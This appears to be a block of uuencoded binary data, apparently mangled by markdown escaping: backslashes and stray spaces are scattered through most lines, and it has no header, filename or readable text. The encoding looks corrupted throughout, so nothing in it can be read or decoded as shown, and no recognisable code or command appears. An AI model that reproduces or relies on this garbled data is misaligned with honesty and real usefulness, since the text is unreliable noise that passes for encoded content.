=Y?)K; 9+D"LH8OC2.+): '49-D5Q%& [ \_]NDOP:XBN\ M&#5) \57, , 4^WO (8YAC"R\_L10+=2?. \* <032 (B: " (:TB9I (HA^I&/3\$?W%) EVJ M) NQBLSOUVF&OGCR\*L) 4T\_1KBB->19M<11 [JC; =\ \*WACREM<RWN. \4/=I .57 M\, :4MUKDO68>MDGK9;XK34M<Q1ASSTTD8ZPQ9<O5ZCHKRI:J\$V\_>>>P.RUWY M) K38\_>OP^ (X&V9' ^EYK04O=O<:M'35:\$. #X?-C' ?O\*P, D&SOHTX) -ED5) #GT M\$2?9FJP.D6R/, 5' 2FDR2 (9)OSR' UV1-B"/NW>1)B"/RW836J; ?' T^\$^YK' F MV2) 1+7, \T66B+J8%PLLC\NK] TU>+I+\$W% "UR!) S0\_4BRR: "12RSQ-Q2LTP3 M<4] %LD \3\$9JR\*) %DH@ [\*K] %EI@; RA=9 (EJ%HEAFB; FE<IDFYIX6S' <; T] '5 M] 2) ) S!V) 19:8&VH, RY\_ ^Y^ \_US] RXCC\\_NW^XV^\_] X<\ ^U:=-C [ ^] I^WOZUO MLU' ^S4/\_D] ?\_4>VP2?6Z%\_Z2R; \_IF59TO@H3:HB+] \*Z3A.2Y275AC\E?\_J? MO\_\_NO^ \_^\_ ; \_V [U\_\_Y; L5\_T=\_U\*V7\$ZP\ ' ?FWE?J3YN; 1T2M94BW]) M&Y/' @W M</-GFZ12, UQOR&7CL7^XZ#) 7^FU2?904UD\^ [X\_WA\W^)' \_NKX; "+< [ ; -R\_\_ MMOIX.NW\_] NVWGS] \_N; ] (<\_W\*N^; X?#A6ZW^\X8/BZD?M-4?-L<-1^ 'X?G, \_ M/+\*RX7^YN>] W1 [J='V] ?6F\*. '7+8?/A (?; ] G?UYE25) ; 99) E [CYM'N@&/] !J M1 [ ?ZL30<; SJ5\U?\*I, 7 [ [R<E7' VKQ' 57-?T\_- [N>A1; A\_SIWN] 6S [D"#@=7/ MO-W\_N%KW. ^) FPOZ\V] "<<7\_\\_N-P>NPV6 [X-J [AW' S?' U9Z#RW6/\* [I\ SXMH MQ^' ] B0] , ?K?Z, IQ7] T1\_Z.DYF] DZVJ) 'RW; ?#@?- \3@ \T-B\*Q?=' TW.T 'S- MZL3 [W%; #>YGX\=7; U8\_] CNYWN [H] O] MN [LW3TPP=E8' EQX^TZ/ [NBP3) Y; RU M\*@FE!N\*6: \_/?K?J-G'/ZI. QLE2D2\_6. &^2\KWDO; G?@6#JM! VLB?J=Q?5MON M=\$%\_ \$W@6XRU3H38 [2?YQV/=TT9WX; C] OMMO5NWYU/O; OS] N\_: !; 27 [4W=S^] M?GNW>O+JEU7 [Y, V; ] Z\_N?OF. ] \$ \? ! \KM/\_6\*; 4.1; #9\$3G=XZ' :G+W0+QAI? MO' GV\$Z&>/+UY>7/W"] \_+#S=WKUZLUZL?7K] 9/5G=/GES=\_/L [ <LG; U:W; ] \_< MOEZ\_ ^&9%K [UG7L41>. JK] \3WR!Y\_' \_H3GZ.SG\ (O) , J/5, [MP^IC] ZFG5W\_? M; SY1\*; O5/=EV\_#O=#KL/\IY) WWJP\_\_9AO\_WF] , ?IS] ^M-N] 7N^' TEY4:<) T& M?. ^J7/\_U#=#N\_@OU:] X\>?, +EY3:H%V\_S<F.5. ] H3?GTNZ\\_ [XY\_X=L?#@^T M] ZW [0] 6P. \_Q-W] XKFE\$X] -\_\_&SF:Z0\_#; ] V! (A3\_ ^ZKX\^K [U>O#PV; 7;>4# MW7=4\$?OMZGAZN. ^VVV^8V@K] \_O?K, 3W-#RV\_XA\*Y+; Z\$UO] B4] =MK9\_C?SC MLLC536) 4, R-\_\_ \U-3\_E3 'CP\ /#D-CU04<S55RD8ENCUS-57\*I9) 9 [ -ENNB, S MNA) @+@#4 '@A^J92@@. ] GH@CF3PFK!<) V@1! \*6\$O"-\_U [ \Q+L%+QB] J3SG#) JP M\YE3JH:H>N' ?GR\$M5+PZA.M37<#48 (). I<%/&Q#A] YXJV#7%X1V! 8! ADZ\*% M] P\F4-\_=, .X4) \_!, #K'PS9U.% \_T<L-V\$O3] W-@G\ 'G/NW3\_\_MOE&C1+H [FF M:3#6-->@61E-. ; DI54T"=&O6/=) "; 7\_\_ .VT8O^<@ [3\*>\*>' \&<@A-, >V [W; G M/; !<LA9XF@#/\^KS?#P=Z\$TL:4] 8L4:S/SX] 8-"5?\*>6\*H8?MN?C1Z 'P&0L< MF>\*@J\$ , GI%#R! 8; \PA!X-) P=] UP\*Q: =MFG\$<\_ ^ [F47' -92%/J7CDQAH5"YJ] M=1 '#"%@%; \*:S:M (G/Q>0L/) E:L>REK=\* (=W1] J\W/7>LY" (&-1WA?&!DB^ [ [ M/>' H\_Y#; <.Z' S6ZR<96U43I%YXD7W7K1^ \$EC6Z0Q] \UP"5' XC+ [Y [ZB\*\$\-, M#K"P-9XWVP?>' \_3\V5, NNIT\$ \_7RBOWLPWG0-%' .0I9AE:6=9\ 'F4+LL\$BOID M8\_P<S+86?D] N&A#U!-%. \$/@; @A& [ ^WYKAP%0CORI+LUF' 4] C>&X& \ [L9IEI% M8K0F) UXE!, 6'3PU>' U4T: !0BEBQ' Q1R"WU; BI=\F2Y+5D! \_F2^KK; I^\_7HOG MPRFGUS\*3' 1S%' \$< [Q] \$"1ZDY. . [%J9< [VSY0K^+0' \_L=O; +Y/& 'B^^+OT<' X MXJ9Z\*8!45L (Z3Z&\$78: \$ ( (1P] %LO%! ] +4\*!#) "-0CJ0&=TRT; H88%CC, ', X MV+8'>' YV) SN^ (, %! !DBRK (MGO.>); CM\ ( ) L' \$>!RQ+6 ( (7\$<F-6<7B24 M\*P! , :3!F-9LA=AH0U0313A!8KIH1NUUOG; !BC"L!%F (=IUV) T.PY9P (\-D M (Y&GS> [ <FPV>7^-0-D569"\JIK [Q; "C' ( [\*T\* '5T. J+EP59S\*) 71\* '5T-J\*5 M@CX>RVB4 'EK:S/Z+&>^:2] "3-F+B [4I-DT# =TM9M; 5UXQU5UT; 4T4:] 6>B] \_ MY6Q6-->@\*=08W@RJN:QV\$O0; 5 [ ] U] 7' XF!A] \-? \*#WTV"WA2S6, %<6\*X\*P%4 M!BCY.D" &R-R#; !' IN>, "D (A#5&E0LLJH, IH4EJYRM'M' & [EKHZU-W4J 'KG!T M7] "\WTF" ?F// '>G&G4H/, K@' D2\*26SF4 '=\*\5>G6\_.5F] SO\_H"L' 3#%' %M%, , M\_L [X3NR^\:T<YOCEP% '9AG' @ST5U) 5C6&E 'MH+"TPD\*M>U5&D \\*2C>\_ -^ "KC M@MD"+%>33# 'M! (.E:L:W/!) %F\$@6- ( 'U&UG/IYYKM) T" [=S1; AUM+/%H\*7;/

M?RH!5\FH%E#X6]6(XN/;]V?VO&/6C;A[%\@\$KMIPJ2\_\_Y1HTC:68@3K?GYW&
MNVLFB)N=G#O<\*B3\*%2%-DAF\*=H:B18ITCD(^';KG4"[291.Z:4D\1)M277Q
M3<\#90@U9C6&-&2SFDH05@\*L!9BGH-4(HY-&\_<GTXE&&T-&.M\*>STT974A0B
M6)N6^VCF'XJQ\*VOXQQ!7'K#4V!(.)KUB)\$@-P<7;P7K7[6EIZ60X,'=I,D/C
M'"D!A0B>+0E9^LC0\*E""^\\-+8+1P/A6>'G?3=98"%)>(F%IXAEQUXNQ9B\*
M0D"0(;3V0=>G@6;+\_'\*D\$)I"#Y<OUZC:V\*J:U\$;,%3+--/#B>\_\$\_:"GU-1TA
MVI!MS&8A4<I\$]\.#<=],#8N)@,P'C\$]%'T,A@G,&DX>^\_OEP5#-&9\$E3"<(\*
M@+4'0^O)I/500)N7'X5<IF\M:\_\#8-)2A%>"7A\_:GGY3<&F6M4K8WJQ)6&
M1\*\$8"80F,)U?'\*X'\*C58V\*YI6'I3SQ%9N;65\8GFJE.VV22&"5+V>(8S[Y"A#
M:Y0=:70RXUD7A@("\)ZF\*3'#2<HYDG:.Q//P\*B9A4[P9QAF\*B0!!;#F;([>!
MVNOBYMV!?!GSC"RU!+-92"0DT3W,K7B\$'&:+VAU\_&HZG7<?^6B:KN\_-Y0%4D
M':HV0(4/E&=RN7IWI][UPT4L/C\$29)\*'XT3>#?K<,2?HCKQB),C]!\*V?P',+
M;)WG\_99'"-/I3;<\<\*+H+!6!G062++W9.L^XD\$5'S'%IPABTWZX5@'\,L&\*\$,
MH8T'VDKHP EI1RA.Z/O=%#\$8IPE.&GQ\_M0)M49A'A,\$.@G\*]!H0><^\"M#^RY
MXP+!'J@'6"H@UQD5=XE'4U,)PBJ'R1M%&4)K#[0%J/<N!4'1Z(\$U"9<J?QX
M&,Y[-3G+-SN;!415,DO\$!9G-0J)4\$1D3-BA3')0C139#T7HIO\*7(70IN:[D\$
M\*\$-HX8&V'\7^:NE"V7\/\_RK\*\$%IYH"U'O;^JK4XU5\^XO1N?-TH1+KSP%N'S
M3[JQX=(%+B%='8#JQ`\*YAL7EGLU"HG26B.])@-@N),IOH4H-0AM<H)//-UM9
M:FUK\_"&WFRA7@K'28"W'W'+^F;>SMC5TIE210'>L:8\*V!!:I@K>VJ/QC\_4Z;C
M8RIC\*!?IFB!&Z3#T@FVP\$-WE),FA#67J,@6=KRG+%Y^\_&\TY];E"&4;(K'
MG^,OUTJ@<JZ4S>3,Y1I5"ZG\*CA)(3UV@4LE\*>^HI6>%KU/HD/\_O9+"2JYHG:
M62+?(Z\ET7GWH?>&XZ52!;.14(0)VS"AIX0-\$YZH3S&9-%+"\*013\'\_T)UH
M@G6\_YY="M^,D\$9"Z'"JNDT1'I@%JOF.\1\$6R)3,^N!NL80.!?&(D\*&P"69\N
MPQ#,F"\$I;1+5\$AH&E"\*\DO"MU^T'D<SG(56MJ/SN..A%!3\*13(3(VA"9YY4V
M3+9[4'-ZNM?^XWE##8!7/"7(DL1#,&YDF,M!FG26ANYH+@=I,DEC=GJ/EZB8
M7Q3;BZ\*'L5"\*<J\*\*9I+5"PM1;5OR5W("F0B6:7(I&MDU\*="^4B71VD:X-T
M@G<B+H#]&^:F\$=),('),Y\$@+ST'U@("YBF\$]@4Y(%D#D1..\_%=324(RP%V
MF:VR"1:GP[\*T"%#9-[X\*9:E)5'A@0>FK8Z]:,]9,.=%&'!:7ZB,A=A)!@7
MT#H'7V&;"\"+P.9?5U98H/P;:FLB)>5I?-\$EZ)'O\*HLFQ(!W\'/25F?->^CA)
M!!0N0-4^5X"@<@IJIR!/T2H7Y\$)\]Z(M1=VK:69='8\*TM4R?KX;/9B\$16Q%O
MM;>]CYE>UTP&D.2)F%+53K4V9Y\*\$)9J&'O4/YSEATUO4\_>\*D2#3!\*.':(Z
M^@2Q[0S;A\_\$\$;250N;"56UL9WR3/Y\NQGPE+Q^1VVL-?32#M!.+Y%;:70]^/
M9V&L!"H+I>P=@G!&Q'\DRYLYDE:11'P^LB)1)'HY00)-'I531YFVKMLCL[D<
MI,D4C:E\FI2J)XK=3PEQ;CE\$U)944B"Z8HWB!!(EJ/.9)[&H+=IL-6[1N=R
MD\*9BFM.39[<,XG]1I98JW-?3JRQV"M6%H]XZZIZ7W\$AU.C)! [X9GRTC?3@\*@
M3%P'%A-(R1U(5PH-XV03\$\*>W7\*#P"7\_X3'\\*D?&];(FS64B4:R\*>\"@N43%
MPBB::7H[A>JEH]XZZI[[4>]YLNH8PE2"LICZI>'T?E8\*!1L>;ZEIO:6C+V3\
M.#@\*AY,[4\_T(YR.EM!;K:#LQV\$D'5,D(8-?B4MTD4#F)\*-.\Z:,I),H0FHUO
MFB?X]X?3AJL\_B!"8&Z"D)L.W4ZA>C.KF4'XA7'&"RA'4[7A;)M>6B0!!U134
M3D'XRJO:@/8'^@[U#UP[\*\*\*4^4&4(X68H6C]%;Y2\*"MQ5X49'%P+SNH\$8+(&
MH@RA\*4\*Y-J(,H1E'\$>B!\*;N9G\*>>2A!6'(S<^"HH2A%>>N\$O^]T'N4X]GX=4
M58"J#5!YGD7MI?\*3>.'X'#UP1J'^1ZD[S&\*!\*#S#W'^\$8ITE@908/[QB<Q#
MXR/P0!TKY.Z#G4)UQ\_IX=DU]ZU&&4&5Y,\_//S!'W]YR):IYH?'4+"DA:+Y&V
M2Z2>AROF215=W.QX)I2E.E\$'34<\$I0!O\$H3SMY#A\*\$6X8Z6TOV=/N]D4'L1^
M@LPF^&'8G53A48;0?'KE+P9!0890VU;E>09V3V)\_HS\$#2935VD-A:H/L#Q)F
M(\$DU1V\*L'#.0I'82WLUJ=NC,9B&18Y7\_T7]Y-!9CXZ\ [ISTC06SD;')\$[9!
M0KS5/'L55F:FT:(;:-\-\$"A0(1'990.J@S\$W@RA#J&.;>G7QY8;/'\*O%2%'H
M'CSHI>K'?!Y2E0Y5OU6K!8IG)@-)\*IOD;G.2LY=3"<)J@+4'\ [QEQPZ5ZSN&
MN1\*\$\*6M3@7KOOZ@Y\$RHRF@(")AXH%15E"\$TMZ,GL#)]\*\$)99,+O%DE@4(T%N
M\$]BG'\_Q2A!>=>.N%>^ZM."7Q700(;#R'&]H!L<C1'!M@W<SU2",(&P&P\_0
M]XO\*IGA1UK(G.PV0++\$ARH[<-\*\$D#9ESO)<QK\_HQ%"-!YB=H\_02>\$N0VP7HX
MG'[OOZ@/JE>,!,J>U"[CV^%S?S#?4Q0BN#3@S?%WGAA;[SLY?P\B!%8(5',[
M%"\*X]H%;']CSP'2"/5'\4%04=FO7624)U-<\5AK8(%ZFFO+(C?[O9E+LY,(
MR%Q'ZP(\OZ'L!^=[)1#%2%#,\*\$BR1LQ&YWDY0Z%\*'S\$7G>?5E.(?W6'309,?
MNID,)\*GG2-HY\$D])E&7Q'+;<XF?:5I0AM'&@IH\$\$\$0'+95UJUW#\_H#M[4PG"
M4H"U',,[+\*2-J45/LS^\$WS;\*\$)I[H+K&HQ3AA1?>>N&>@I<>N'\_L@58CE'M8
MAT>Y10STB^FES^<A53U2J1;:2J"RL)7E81@GB0!E0Y>M19<\$LI?)1=D,]TT"
ME5.M?'CD8=5L53,\*456NS)9(6X<TJ@J6N2(];[=\FD)7AZD\$807'6H!Y?DU9
M%>\_5;/V5@\*5\*UNYM94]S,I2E!WQP1]:/V>\$\*T&8N,!LBV0H2A&N+.AE=Z'%
M,;?/KNPUD'ED5:+)CB?MPL=.H7JJU\*F1/]/'BK?"ZM]\$ (8\*5+9EHT82R4ZB>
M7]1[>K<-\$(\*&Z)>H)M&2\*DA'WB147Z(+)]\_F0PDJ>9(VCD23TEJ(#D"^H@P
MH6&[#U9EFDH0U@'L!1@64L\_T&P<+;I@[\$2!(68URH,?MERXDRA":>:'M0+U%
MS2VHK%;\FU,)P@J'R0\@RA!>:J"MI!^HI;'50!'I@RF;,@3^E)V?4^%[G<I!&
MS-\*T<S2^TC0NC;\*.J01@ (M\$P/G"M=L=J)'H1G"IP\_P=O"=?SN02=BA"8\*>#V
MJ#=#X<B\$).!4A,%?'V/WY!.9/7\_CE\*\0A48Y4A1S\*\_\*\_D[-E'\E\*5(]5/Y\$J=
M&GU6HZ0\73R7@S352//JT@,>#FKI=RX':>J1QE+<\$P,\*\$2P0;)X'2A&NK\$=\_
MH#6;X\$H'UB0':P&&MMZD%NSU>VLJB1KMF0PDR9#3\$=\$\_ZB55,!L)<P\A[T@[
MTI:PTTGZ\$WG(Z6RU=<O?N;967.%;J52(Z=EVVZ\_[WG[W7G+W2\$4(EA9'T6K
M&]BKS+-MQR.RJ01ARMK<('<W<ENE5XP\$PD\_0>@E\5J!LSA@\D4CFLJ9\$19+,
M\$YFS0^%\I\$P7\*.DNP\_E(F<U3!M@1#D277P1SN4@33%+T\ [2>\$I3^FG.TC\_6

M7 `[25+,T[2R-IS3&JH=[<E!^D),3;AHARHZ-OZ3WY"^#\*HUJN\_URI&AL"C.>`
M.>L)<Q0#09HX!#VW^FX:(>D4<IQB%\[5S+X]M6VG4#UWU`=9>+E9UB=%>&'#
M37/T=T!AXL6DF`TE\*FV3)\7RBX=CNMCM0+5-E">4B7673\=B)&5P!@FH;I./.

M/&RWZ.:9NTGS>4B5!JC: '%6+5!E1]=WA\_J, ^DF8E4#FWE5M;V<-<L#\*YTE: [M94GYDD#EDI6GH6ZF\$H15 `).E"H>ZJ=-:P;::?N<^F1R8PY`U:F0=\*' (.4QX M1>2<.FT,Y>-3JHFTC&>G0#U+I+H=:,=) (B#5 `!-HY+PL&=&V02]L5.HGDMU M-^C-1 ('`092V33^~4@C!I-Q@S!F4 (K3Q0:3U+06#JK`8H`CTP92=F['K/7L;L MVDD4@5RDDS9B1\_.P4Z">&QO!(!0ZOD,H^E2A^YTV(X)!\*\8"3(F<"-2,-:5 M("Q'&%=.ABY' QZCS `N`F[I>C8]1YB?#+^>2Y'\*0QMH=-M8Q03;JO&8"U\>\ MFT8(6)]<A(QU7(2, .G=L[N:>[ ]I- `Z1@NYL+JK&."ZI1%^D<"5>\N\* `:=<\$6 M9\>FD%Y#[F7[Y]<CA6U]JFO]XNUSFB\_S"!LV-[/W1^;Q\_.C[40UD(EDI4/6 M[\YZ/QL\*/6#'\_K3A!6-NU`5;','; <6"%W\*+Q^Z,%SC=PO`R?"`3R9H061LB M0WLHC66:"8;7\_: ,Z)ZUX4(X4\*5-@0)'U8D"1NG2L\;;;]B>NB2!"H+9![-XI M\*YK/0ZK"IKKK\_[#G`&<RD(0M\$0\*)K!<"B=1E-87)NKP02\*0N'3M4%<2T\_RA% MN++&R8Y!ZZ1\$(!/)M#5BO(YU1+R.NDJ\<'X\*\$?SZZHIMSQ]A8AT38:\*N,C\! M`R`FPD1=L25"W` ,E"=UW` ;#6P\$+WJ^SLQ>[\_M7=URVT;6=K7J<H[=&90["F+ M`L`?D/).AA%<3BC2`J16H[7=JD@S\$C8Q`P(L@)2L[,Y;S0OMY5[LU;['GJ]\_ MP`8.\*%\*QG)W9)5R)T-W?=#]H/OV#T]V`4[, ]RPYQ./1KD\_?\_X6[>\_V.OTD( M<KR;]W^\_TU5"LLS,->P0AT.K#D.!N6,P']JCG=0OHGR4]L^&`\)7HSC1K1#) MN29XY1A.D]K"/?P/MWKX]\_TFI\K.>JN/?=]O%51Y#!\_SRW\*84]I5"BRGU1A. MZQ0T.?[K&0J+XD2?S\><..9SZ(7MEM\\*<'O`,O]MBD!\$8YAM&ZT))M#OJ' MCW/0[W==+I2WCL<YZ/>[T`\_FV+X:PVE-BZ;[\`\*84UH6I?S9OX,O?+^K]\*MV MQ1H2=EFO]KM\*VTZ#PF&^;.7JLX\_\$;\$KB@J!])6?Z=HC#E<[]22KMY\#92\_- MO3F5B^L]\*&[\H#BN`SUH:\E;OQWB<.AAQ5M\_.<PI7H4RKE#&G`(-J[J?KT1P MDM(Q\\_N`<THR(5-,L56`U32YC0N`OI6[PZ=Y-0G<"`0-^;MN!K#:=`N#4Y> MASLY>?5[W4(\$)V8ZW,V;J=#GCWHS73X"&^F70=ZMM\_&Z`!'`\_Z)=!\_I7<O9H MAS@<NL=<\8'% (SFY:9%5VR@%.:%5\$+AOO)%NOO6Z#G2/^V]C49P(? :OZ;ZM\$ M<)\*O2&\$VS[/;\_F\*AC:1FTE2?PL5`XXPO+J:S/)H+@+8Q5VK5&\$9S`8N&9=\$5 MWM+4<7T"%^):0FB771`7)Q&U] [ `A4#3JA[9\*A&<!`WC`ME8%">V.+HX#MY M9.NZ;4N\$?;JP)I\*3E:[5\_]W\F`6=?U"1":W,<D[HK,X3E7:=I7,T.JM%5&: MF"TXAX%\$+@R:5W)%9H<87-K]-[HB&^[HBJPK5P.,:Z?3X":,,9"6(SC)JY+& M5=\*8DY2.<<=>8&[UY=7U6K5T]>"M`KNZ>K6@M(\9U` (,IRG]6BW4WLSBE@.A M1;/TKF+39E&<"!V\*/B9!K#?7)U-DB:@\DI-[(/\<IA\_6AZ[\*84:1:P%Q&"X( MB3\<X&H`/IWT#0=!`U;Y@E;:S.IQ\*<sup><</sup>@)J/V[B-:O<=Y/\_EA(\*<@)K37!/\*(< MYA2J8S.TE0\<UL5R>J=,'\_T`7(03;!&U)Z4/'[A0T@L,71%V8%?"SR.4[L6 MM3C04(WAM)Y%,R57B6`D6.HWC+V[#;RPTBO9Q<[O4I`3/\$,P6[CM\$(<W"1[G M^G"EN>.PEH2I0Z#ZAH/:\$@2/=D&\(J`5X."!`!`M\`C&+6=IO\$LC!=-KV8[ MW3IQZ\ :Z;@OUGP5)3GL<K0,'+(H3>YHXCZ0-3YTGJ\8P6ML!+9KKDU9F89)% M<:(+XOT)K"OLE/;&!`X\$^L` ;U"BUI[U;`%PH:<W52.U8P[NL[SFT!>A58H&M M\$(>3#FT>]W<>)-L=B(F+<[CK>P[U;2@Z9S0\$X5W`Y^5#K94(3NJ!E-7LYJ38 MK?LYNQW`IJMAK!SF%+\*P9M58SB-M\$4=1C0#`<TC\*A&<U\*R2QE72F)-(+V@J M999T%F&FYIUD9S<EN0) (%T<A%,B\TA.)MTP`JI.C]4/<I;#G.);#%WW+X<Y MI4N4,-,S;+,X6XWAM]ZCC1F-EZ;O2-I0KM=,Y:>@^CJKB>1D5Y\*`C#=#&!U/S M\5T;S05X1H#VAZL-1SR.4YLUU`\$=-<RII\$&Z` ]7#EQWB\`89CO90#G,\*:4JI MB^9;-Q],Y@+]0J` :2JT`!W+=8.2W%.2\$GB88OPI6@(&[C@`CHW<I)T\_E,\*>X M50KR5(WA--(.^Y0Q4:P0AS?+<#RC`.84HPEK%PVE(">+HQ`P]>A-@%K!;<. MHSV4RL5U2%R@I@!ZC:D4Y`32`[W?7)[`\$U"06Q8G=@BC/L2\_,505<L7D\%]' ; M)`(EO2F%B8%=N79[\_@[; \KL]EY.U.NVT#;\_;\Y0` ,UE#WUH.<TJS0AE7\*&- . M(;TR/@)&:>\$X@`@DI/; ("=J<[^X2!H3A89SVQXC5\*0\$WQ#\*)\_&XG<VN54 M6#,4FT=S`;UZ`>-Z` :P\>XY3(Z".74-U-;5Z,JLFDI,]B\S/7VDANQW.ZCE- M6Q@\_@\*6E[7@^J^>T`A1G2F?` `UH]IUTGKE9\*#;FBC15:#<%HHYH&%[<<V+6` M:.96@(-[%O@U[83&0%N)8"37Z%;;]+S5J`;O]C&/=/1\29HIEMQ)] [+E^VI\_ M#M'+VNF` \$GMN/P%1)EL[\_5ABSS5Z5\_NCB%K43C^8V` /;#X@RN=KI1Q-[KM` ` MRO<]C^-4OZ#RFM^ARKL%G=?U#I7<,W1>NUNKU2MTE]?GUHKTC\*YB`8C6@VGR M4PIR`NGCOZ;S&YI?FX-DI2`GD-9=:X.7^LLA+4#N`%S"J!L.:A,HGJ@]E?J& M@SH2!"=^!%(W`.0#%.?2"YZ^X:`N0"D93X`!7P[I` :+?+\*Y]LZ8#B`XS?<-! M5`<Q`0.?(-/ZAH,\`T+[ ,G<<UBQ@XP(VYK"6ALT7A%(W`-0N0/1(<=&AG0(V M+F!C#O,+6%3` (@[KKF%XJKGEP-X:.%X#^8-;C@; "%Z2^X2"W`-%3S1V`>05L M7,#&' -8L8\$D!2SBLM8;AJ>:6`]MKX`@-'` .@KHL8:JMO.,@W(#S5W`%8MX"- M#:SND50/S\_XQ+SJ3FO[E<#&[\_DN8-;U#`?LEUW^ZN!Y>> (=HT/.PL?RT?/89 MEQ#8D";H+UV. ]==<'4^X3J?9\9L=S\_&\$<)O-)N&=9\_OK2U^FYAO3.!:T%BVT M!H@\_70C2`'' ;;K@-K^,XXE:9DAK/]M?\_H4NW\_W1R^ .R+750;/P5<QW=:OM-Q M6SZ%VWZ+TMO/]M>7OHKZQW^-R; ,O<6VI?] =M=F3\_W\_8ZS9;3HJB.W^KL^\_] ? MX\_JG`)G\$\*UHW^<[U?S\$W9M]^ =777T5D.YT`4?)<W\*;15+SX^JM^\_HKU-:/ M; /O3T`#)#:\$5RI\*`\_E`\_B-^)\RWWX<W`ZF^ .C=^\_P]>7^YJ5X?7)V<CDXOAY? M#D8G+X7S4IQ=G9Z^%,>7)\_W1R77=-Q\_,RSBQ0LM/\_H@GFOQW\_Q.#,[^I7\Z M^/Y:9>2:`E<GR)\_I2^ATF?S<8E@OMF2T\_UP4^?3^CO-9\*M#F\_VI&32+!2G=9 M2"X3\$N`0D\_[Z#SLI\_G]TR?[\_B>;YOZS\_] ]KMCF?&?] ]MM@#W.OOY\_Z]R'?[V M:2\_J!51`0\$8WN7\*U:\$CW45(92LGZP5JB7`;CDI\$`V.(YEJKJ,)<DF.</)Q: M"!+@`CJ=0<O,D\$MS;)HL52/N%`QE6R=W5Y>B1FR^7BZ/#P[NZN\2%K-A<J MK9`F`P\5^J<(!U?4LVST-,HC.!W-&Y-T?FC+/R60/4E.+\_#ZXX3(#GR<9M`' MV5(\WXA/,?QRUWH)\\$MC;6TM8>6:0/QFOR81(%\*.:!\$VGG^TKVQ\*&)H-. M+\_PY2D)\$KN7]814DXCC(J` ,7/V&#>"Z&84\*B(2)<)1\$MW(7Y[V?IDH;Z&.]0

M9' 4TBW\*Q@/\_P8" [H]@, 6V//TPQ) GIUZ) ^W0E) B0\"ZD (\$\$ (/[:\*A4> (PS92 (M>3HEDRAB5\F4%QHU4\$LL6=/I!]DX/79E7@=) O2NL;A8W<31Q!2;\$A!0#A"=MSV@3RLV]Y, B%\_J' \*!X52\$BWWJKP2843IF?E, %9Z4H1]EY+X4] (7[/%@B\_YE (MI6\*\H\$S?BSA8KLF-C<500"WE\*\$JDZ%FZ".F&A-\*;WD7T&7T3BE4>?EC%+Y40M@HOQ8/3C^=5(, >\_B' '\_\K)\_-GKSBN#+64JIX6VHA\$7D:S<BV?1V69`L[RG\_M6@-/+H\_]%)>\_N`' I8/0&[\_]' #8' 1V, AR\*' \XO15]<]>]' @^ .KT\_ZEN+BZ0#@?MGC0\$U78 (L5+\$` \4M/\_SG<\$XV#9<X0; 0N@#=4T3GE, 9Z\*?&VJ"57X) (QN\*8>!MF) `V[UR5<9I\E\*]+<\*M(GW)<Q&C3-\*&@24F2+E\\*92!>IKRZ9:9^^[37(2:[MM&' LC, J' 6JT0 `RHUFN6\* (TJ@?W) 8T1; 1P3SX&"6ZEN) "JIUDB1Q.4W%Q\IWM\?S\CX.SU^+MLN&^%P0ABTH2QMJI@I>F?-N&%GK) 4!7G9\$9SJT2526ZT&E]B MX2?4BFHTX:<`+IA)<;' -) B#=(WE\*^U27\*FZBY!W!8VIF+Y#KX3)<Y/(-W, :!M4\*<[0C%(T&\_0)@B:"N9RN^ (]7 (<' Q9/Q3J\$ "HR7+!P` \4<N76B50"H6B1Y!IMM8:%6F(Z`E1W7?9S\5Y&G"R=@U7QNLN:"W"/()Z) 60, V50; N46^#-89S, (BM+P&5`Y+Q>V]+J@>2\*+.49DO)OM2T\$(]8FD93E<38RY=<`Y(WXI2<\$F%J3>I?M[I@!1D&\_HP=\6[Q.` #\_\ .J\*XKC\_SLF3]NZB]2I5[2R, I1Q@!.PC; ^2H+>SN<MA:1&V7NQ87AYC#` , ; .K^\$6/? )F\$`GW5M+; /-\$XAMKWG]F9<ES!\*+TQW4M' 7KMQ' `XQ4`L!BX+)B="NB=>IAHMCHP\*5Y#Z9Z#6R"-; ]6OS?; \C^`E%W!\?C8\M/SUIU\*; A`Y; W' `8V./OA\_+VX&' QOIGK.) Z?7<3; `&MI` <008+O^ [; CUT5)+8M/W\$VP&HD`EJ&%; T<2IV:8%' .\_' 7[NA, 7<[4, `R6ZDX<W3%, \*FLV?0K\_EF:%SMQ"\_\_91B' 4T5/T14:MLJJUT)N-PD:+N#, , %^- (C&/; CH="`MK"&^6RUT' JVP]M-J' 3B] -@NO%U:2G]EU\*+QV944I@3R\*7SC46C3Y!, I#I-U; B+2D9A?.=U-Y; HMDC; I+TB9W2V"9S0?#7%B@ (2KH0AS14QSPXVO, #`-4&>>!\$S#S6\_\DU&)\BMC M]BU9G`ET\VQA\*C%K%KG1V<"(ZS4H892B\*2>4:"9>4KLRFM) BUDL) I%6J[6-JMB\D?/!' 2; "V/YE\$<9/IYE\$[@Y22@%+JE#P3L&L` (3!&1GN=, `I+@>LV6/<QBM/VTF5` \WW#HGTMW6\*\_%TO%SXW!W@<\$=72\$I0FGTY%WWTPYU3S; , /=-D0]V3#MVU, -; ?; \_; ; HKOA4XI\_14FE&HQF=JAGSOIYE369\*TGS!!TU3JH!Y\_/95VV.J!MTJ]\_VH&<=^3Z:T; Z^7HP3^&G:+E!DC(ZYW\*2OTHP2D`L, =>N2#)?!K62+@+JML23; ?' 52-V[.N[, \9=+5<'V>+I&V413+\$Y7%/YD75Y; 3DJ.0:"&-Y437E^`M7<"Q`7U?EB6=RJ\*) \$C.; @, Q83=0>J9EA\8D\$<>7' <4FKA.?\*Y.E\*5U@@<T(GM#DS^OG">%N\$-6FN!TS<>QG#]:R:Y^F` '\*L7X%F`6\K@&>E' TD) I#"!I%I&)M((@A[W&2/) (\$; \48, , T' -U[CB7M3=\*?XUZ3QWC9:P!BCRB:<(@O<=F%; +FAVM; KIA4]PE1NE+^=V=WDWT:7&=[QWMB!DI=4P; 4I, =\$>' CB-4QI4<I\]0 (E83M\*W\C6' E1S=:\*D, GLTUW:&-KT6/V%HR>+>(K\`\$=+`D-1#V2<?>\_9@2:\$=4A8M:0^- .1^HFG>^FB##9`ND:0]MLS25W+\8Y"J#]C\*D[. [LGU]^>]EP6^^1\*3P0M.5NGPER!' /B-@\_4, 2AKQJIA284"06PIY5DB\_U6#YMUS`T4PN7AV\^ .; ; Q!IM! `UI5!2B3S8SRUIF\$K6I; \$X69\_JRP' ^9#, SH:R, K6\M&TEI64A\_T[\Q6EH?\$M%F%, !3M-Z:\_I>X.B%M&.D!#^ .21#62J>W]+D-\*08DC4)LD6X#)2); \*H-9B\ :M4A, N@CQ%-Y63Q3W\*UO8RFMVL2/M\*-I5 (^D(B?: :N; YT#>JP!PX8L&^`TI#M5MX' 